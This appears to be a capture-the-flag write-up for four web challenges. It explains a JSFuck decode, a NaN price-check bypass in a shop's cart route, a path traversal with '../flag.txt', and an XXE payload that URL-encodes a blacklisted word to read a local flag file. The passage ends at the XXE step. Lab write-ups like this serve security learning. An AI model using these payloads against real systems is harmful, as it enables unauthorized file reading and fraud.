Web Challenges
JSHit

 This was a straightforward challenge that included a JSFuck language. Just needed to decode the text.

Used dcode.fr to decode the text and get the flag:
ZazaStore

This was an online marketplace. An interesting thing was that there was a FakeZa product which gave a fake flag, it hinted me that the real flag was RealZa product.
Code Analysis:
.
├── challenge.zip
└── src
    ├── app
    │   ├── package.json
    │   ├── package-lock.json
    │   ├── public
    │   │   ├── images
    │   │   │   ├── CartoonZa.png
    │   │   │   ├── ElectricZa.jpeg
    │   │   │   ├── FakeZa.jpeg
    │   │   │   ├── RealZa.jpeg
    │   │   │   └── ZazaIsBad.png
    │   │   └── style
    │   │       └── style.css
    │   ├── server.js
    │   └── views
    │       ├── cart.ejs
    │       ├── index.ejs
    │       ├── inventory.ejs
    │       └── login.ejs
    ├── docker-compose.yml
    └── Dockerfile
The /add-cart function didnot validate the product so i noticed the logic flaw.
Firstly i tried to exploit a logic flaw in how JavaScript handles NaN (Not-a-Number) during comparisons.
The prices object only contains specific keys (FakeZa, ElectricZa, etc.). The /add-cart route does not check if the product we are adding is actually a valid item in the store.
- Add the flag to cart:
{"product": "RealZa", "quantity": 1}.
- Add a fake product that doesn’t exist in the prices object:
{"product": "Exploit", "quantity": 1}.
- When we checkout, the code tries to calculate:
prices["Exploit"] * 1. - Since
prices["Exploit"]is undefined, the math becomesundefined * 1, which results inNaN.
totalbecomesNaN, the balance check is bypassed, and the items are added to the inventory.
Travel Playlist

The site takes the number 1 to 7 and fetches the song or video from youtube based on that index via /api/get_json
Vulnerability:
This challenge is a classic Path Traversal (or Directory Traversal) vulnerability.

The description tells the flag is located at /app/flag.txt.

I simply changed the index value with ../flag.txt which gave the flag.
PDFile
This challenge has a upload portal to upload .pasx (XML file extension) and convert it to PDF.
Code Analysis:
.
├── app.py
├── docker-compose.yml
├── Dockerfile
├── requirements.txt
└── templates
    └── index.html
The main logic and the major flaw is in this:

The sanitize function checks the .pasx file if there are blacklist words, but it first converts each word to lowercase. We can bypass it by URL Encoding flag which becomes %66%6c%61%67 in the xml file.
- First we create a
exploit.pasxfile which includes
<?xml version="1.0"?>
<!DOCTYPE book [
<!ENTITY xxe SYSTEM "/app/%66%6c%61%67.txt">
]>
<book>
    <title>&xxe;</title>
    <author>Test</author>
    <chapters></chapters>
</book>
